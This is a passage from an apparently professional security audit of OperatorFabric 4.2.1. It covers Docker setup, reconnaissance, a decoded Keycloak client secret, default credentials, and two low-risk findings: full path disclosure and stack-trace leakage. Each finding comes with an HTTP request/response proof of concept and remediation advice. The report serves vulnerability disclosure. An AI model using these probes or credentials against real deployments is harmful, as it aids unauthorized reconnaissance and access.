Since the project is broken down into several components, this scenario may be possible. However, since the infrastructure is deployed via *Docker*, there might be some network restrictions in place that stops Man-In-The-Middle attacks. Depending on the situation, this scenario might require some level of spoofing to be performed which might not be trivial (or realistic) to achieve.



Figure 8 - Illustration of scenario 3.1

4. AUDIT RESULTS

4.1. Project setup and discovery

4.1.1. General information

The purpose of the audit was to identify vulnerabilities present in OperatorFabric, while it was also defined that the version to be audited would be version "4.2.1.RELEASE" (released March 28, 2024 at 4:38 PM, GMT+1).

The following link refers to the audited version:

- *https://github.com/opfab/operatorfabric-core/releases/tag/4.2.1.RELEASE*

As for the following link, refers to the solution's source code compressed in ZIP format:

- *https://github.com/opfab/operatorfabric-core/archive/refs/tags/4.2.1.RELEASE.zip*

4.1.2. Setting up the environment

As described on the *GitHub* repository (within the section "*2. Try it!*"), and consequently in the file "Broadmeadows", setting up the environment is as simple as executing a few bash commands.

To set up the environment, you first need to either download the relevant release or download the latest version of the source code from GitHub (by cloning the repository).

```
wget https://github.com/opfab/operatorfabric-core/archive/refs/tags/4.2.1.RELEASE.zip
unzip 4.2.1.RELEASE.zip
cd operatorfabric-core-4.2.1.RELEASE
```

Or,

```
git clone https://github.com/opfab/operatorfabric-core.git
cd operatorfabric-core
```

Once the sources have been retrieved, all that remains is to start the environment using docker and the "*docker-compose*" command.

```
cd ./config/docker
./startOpfab.sh
```

Consequently (for informational purposes) it is possible to stop the OperatorFabric environment with the command:

```
./stopOpfab.sh
```

Two other scripts are also present in the same directory (but we did not use them during the audit):

- startOpfabForCypress.sh (full path: "/config/docker/startOpfabForCypress.sh")
- startOpfabInProductionMode.sh (full path: "/config/docker/startOpfabInProductionMode.sh")

Once the environment has been deployed, we could have it with a set of test information using the following commands:

```
./src/test/resources/loadTestConf.sh
./src/test/resources/send6TestCards.sh
```

4.1.3. Exploring the environment

Once the docker environment had been set up, we were able to enter the exploration phase. We began by listing all the containers running in OperatorFrabric's environment.

Image	Command	Ports	Name
lfeoperatorfabric/of-cards-external-diffusion-service:4.2.1.RELEASE	"./startCardsExterna…"	0.0.0.0:2106->2106/tcp :::2106->2106/tcp	cards-external-diffusion
lfeoperatorfabric/of-web-ui:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2002->80/tcp :::2002->80/tcp	web-ui
lfeoperatorfabric/of-supervisor:4.2.1.RELEASE	"./startSupervisor.sh"	0.0.0.0:2108->2108/tcp :::2108->2108/tcp	supervisor
lfeoperatorfabric/of-cards-reminder:4.2.1.RELEASE	"./startCardsReminde…"	0.0.0.0:2107->2107/tcp :::2107->2107/tcp	cards-reminder
lfeoperatorfabric/of-external-devices-service:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2105>2105/tcp :::2105->2105/tcp	external-devices
lfeoperatorfabric/of-users-service:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2103->2103/tcp :::2103->2103/tcp	users
lfeoperatorfabric/of-cards-consultation-service:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2104->2104/tcp :::2104->2104/tcp	cards-consultation
lfeoperatorfabric/of-cards-publication-service:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2102->2102/tcp :::2102->2102/tcp	cards-publication
lfeoperatorfabric/of-businessconfig-service:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:2100->2100/tcp :::2100->2100/tcp	businessconfig
mailhog/mailhog:v1.0.1	"MailHog"	0.0.0.0:1025->1025/tcp :::1025->1025/tcp 0.0.0.0:8025->8025/tcp :::8025->8025/tcp	docker_mailhog_1
mongo:5.0.24-focal	"docker-entrypoint.s…"	0.0.0.0:27017->27017/tcp :::27017->27017/tcp	docker_mongodb_1
lfeoperatorfabric/of-external-app:4.2.1.RELEASE	"/docker-entrypoint.…"	0.0.0.0:8090->8090/tcp :::8090->8090/tcp	external-app
quay.io/keycloak/keycloak:23.0	"/opt/keycloak/bin/k…"	8080/tcp 0.0.0.0:89->89/tcp :::89->89/tcp 8443/tcp	keycloak
lfeoperatorfabric/of-rabbitmq:SNAPSHOT	"docker-entrypoint.s…"	369/tcp 5671/tcp 15671-15672/tcp 15691-15692/tcp 25672/tcp 0.0.0.0:5672->5672/tcp :::5672->5672/tcp	rabbit
lfeoperatorfabric/of-dummy-modbus-device:4.2.1.RELEASE	"java -jar /app.jar"	0.0.0.0:4031->4030/tcp :::4031->4030/tcp	dummy-modbus-device_1
lfeoperatorfabric/of-dummy-modbus-device:4.2.1.RELEASE	"java -jar /app.jar"	0.0.0.0:4032->4030/tcp :::4032->4030/tcp	
lfeoperatorfabric/of-cards-external-diffusion-service:4.2.1.RELEASE	"./startCardsExterna…"	0.0.0.0:2106->2106/tcp :::2106->2106/tcp	cards-external-diffusion

Once the containers have been listed, we can continue our exploration by looking at the ports they expose, and the services associated with them. One container we have identified as the "hub" is named "web-ui" (exposing port 80). This container is a proxy (NGINX) that routes HTTP requests to the service corresponding to a specific path (path-based routing via URL).

To understand how this mapping between a path and a specific service is implemented, we can access the container and look at the contents of the file "/etc/nginx/conf.d/default.conf".

```
docker exec -it web-ui bash
cat /etc/nginx/conf.d/default.conf
```

This file provides the mapping that will allow us to understand the architecture of the infrastructure (and the services that compose it). The diagram below illustrates how the auditor may interact with the various services (via HTTP requests).



Figure 9 - Auditor interacting with various services via the hub/gateway (NGINX proxy)

In the context of the audit, all interactions were performed via HTTP requests (and not HTTPs), as discussed with the OperatorFabric project team.

Moreover, as specified in this file ("/etc/nginx/conf.d/default.conf"), it seems to contain authentication-related information that could be considered sensitive.

File: /etc/nginx/conf.d/default.conf

```
### CUSTOMIZATION - BEGIN
# Url of the Authentication provider
set $KeycloakBaseUrl "http://keycloak:89";
# Realm associated to OperatorFabric within the Authentication provider
set $OperatorFabricRealm "dev";
# base64 encoded pair of authentication in the form of 'client-id:secret-id'
set $ClientPairOFAuthentication "b3BmYWItY2xpZW50Om9wZmFiLWtleWNsb2FrLXNlY3JldA==" ;

### CUSTOMIZATION - END
```

Once the information has been decoded (base64), we obtain the following result:

```
opfab-client:opfab-keycloak-secret
```

Once this initial reconnaissance phase has been completed, the objective identified by the auditors is to discover and exploit potential vulnerabilities via the Hub/Gateway ("web-ui" to reach other services), as this is what most closely simulates a realistic scenario. To authenticate ourselves within OperatorFabric, it is possible to use by default, the following two accounts (as illustrated in the screenshot below *Figure 10* and *Figure 11*):

- First account:
  - Username: admin
  - Password: test
- Second account (see Figure *10*):
  - Username: operator1_fr
  - Password: test



Figure 10 - Authentication using the second account



Figure 11 - OperatorFabric home page

4.2. Vulnerabilities

4.2.1. V01 - Full Path Disclosure

Risk – Low	Vulnerability - V01 Full Path Disclosure
Discovery method	Dynamic analysis
Affected target(s)	*localhost:2002*
Path(s)	*/supervisor/JUNK*
Container	supervisor
Description	A Full Path Disclosure vulnerability occurs when an attacker leaks the path of a Web application's internal file system.
Recommendations	There are several ways to prevent this type of vulnerability, but in this case, the auditors recommend implementing error handling and custom error pages.
CVSS 3.1 score	3.9
CVSS 3.1 vector	*AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:X/MI:X/MA:X*



Figure 12 - Diagram representing the exploitation of vulnerability V01

4.2.1.1. Description

A Full Path Disclosure vulnerability occurs when an attacker leaks the path of a Web application's internal file system. Essentially, it allows the attacker to view the path to a specific file hosted by the application server. If a full path is disclosed, attackers can abuse this knowledge in combination with other vulnerabilities. Moreover, this vulnerability may reveal more information than expected about the target, such as the operating system or technologies used. In our case, we can fingerprint that the target runs on the Linux operating system and that the development language used for this service is Node.js.

4.2.1.2. Recommendations

There are several ways to prevent this type of vulnerability, but in this case, the auditors recommend implementing error handling and custom error pages. Set up custom error pages to handle invalid requests and avoid revealing file paths or system information in error messages.

4.2.1.3. Proof of concept and steps to reproduce

- Host: *localhost:2002*
- Path: */supervisor/JUNK*
- Container: supervisor
- Parameter: URL

Request (HTTP):

```
GET /supervisor/JUNK HTTP/1.1
Host: localhost:2002
Content-Length: 0
```

Response (HTTP):

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.25.3
Date: Wed, 24 Apr 2024 09:01:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1037
Connection: keep-alive
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>UnauthorizedError: No authorization token was found<br>    at new UnauthorizedError
(/usr/app/node_modules/express-jwt/dist/errors/UnauthorizedError.js:22:28)<br>    at
/usr/app/node_modules/express-jwt/dist/index.js:114:39<br>    at step
(/usr/app/node_modules/express-jwt/dist/index.js:33:23)<br>    at Object.next
(/usr/app/node_modules/express-jwt/dist/index.js:14:53)<br>    at
/usr/app/node_modules/express-jwt/dist/index.js:8:71<br>    at new Promise
(&lt;anonymous&gt;)<br>    at __awaiter (/usr/app/node_modules/express-
jwt/dist/index.js:4:12)<br>    at middleware (/usr/app/node_modules/express-
jwt/dist/index.js:67:16)<br>    at Layer.handle [as handle_request]
(/usr/app/node_modules/express/lib/router/layer.js:95:5)<br>    at trim_prefix
(/usr/app/node_modules/express/lib/router/index.js:328:13)</pre>
</body>
</html>
```

The screenshot below shows the Full Path Disclosure in the server response (captured with the Burp Web proxy).



Figure 13 - Full Path Disclosure in server response

4.2.2. V02 - Technical Information Leakage

Risk – Low	Vulnerability - V02 Technical Information Leakage
Discovery method	Dynamic analysis
Affected target(s)	*localhost:2002*
Path(s)	*/cards/cardSubscription*
Container	cards-consultation
Description	Technical Information Leakage (also known as information disclosure), occurs when a website unintentionally reveals sensitive information to its users.
Recommendations	There are several ways to prevent this type of vulnerability, but in this case, the auditors recommend implementing error handling and custom error pages.
CVSS 3.1 score	3.9
CVSS 3.1 vector	*AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:X/MI:X/MA:X*



Figure 14 - Diagram representing the exploitation of vulnerability V02

4.2.2.1. Description

Technical Information Leakage (also known as information disclosure), occurs when a website unintentionally reveals sensitive information to its users. Information about the service's infrastructure, configuration or development language could serve as a starting point for the discovery of additional attack surfaces and vulnerabilities.

The knowledge acquired by attackers could help them to develop complex, high-value attacks.

In our case, it's possible to identify that the service is developed in Java using the Spring framework.

4.2.2.2. Recommendations

As explained above (for vulnerability *V01 - Full Path Disclosure*) there are several ways to prevent this type of vulnerability, but in this case, auditors also recommend implementing error handling and custom error pages. Set up custom error pages to handle invalid requests and avoid revealing Stacktrace in error messages.

4.2.2.3. Proof of concept and steps to reproduce

- Host: *localhost:2002*
- Path: */cards/cardSubscription*
- Container: cards-consultation
- Parameter: POST request body (malformed JSON)

Request (HTTP):

```
POST /cards/cardSubscription HTTP/1.1
Host: localhost:2002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Authorization: Bearer <JWT>
Content-Type: application/json
Content-Length: 41
Origin: http://localhost:2002
Connection: close
Referer: http://localhost:2002/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"rangeStart":','rangeEnd":1715464800000}
```

Response (HTTP):

```
HTTP/1.1 400 Bad Request
Server: nginx/1.25.3
Date: Wed, 24 Apr 2024 16:30:44 GMT
Content-Type: application/json
Content-Length: 70081
Connection: close
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Referrer-Policy: no-referrer

{"timestamp":"2024-04-24T16:30:44.251+00:00","path":"/cardSubscription","status":400,"error":"Bad
Request","requestId":"27e2f30e-20632","trace":"org.springframework.core.codec.DecodingException:
JSON decoding error: Unexpected character (''' (code 39)): expected a valid value (JSON String,
Number, Array, Object or token 'null', 'true' or 'false')\n\tat
org.springframework.http.codec.json.AbstractJackson2Decoder.processException(AbstractJackson2Decod
er.java:275)\n\tat [DefaultWebFilterChain]\n\t*__checkpoint ⇢ HTTP POST \"/cardSubscription\"
[ExceptionHandlingWebHandler]\nOriginal Stack Trace:"}],"localizedMessage":"400 BAD_REQUEST
\"Failed to read HTTP message\""}}
```

Below, we can see that the server response (intercepted thanks to the Burp proxy) contains information about the context in which the service is running.

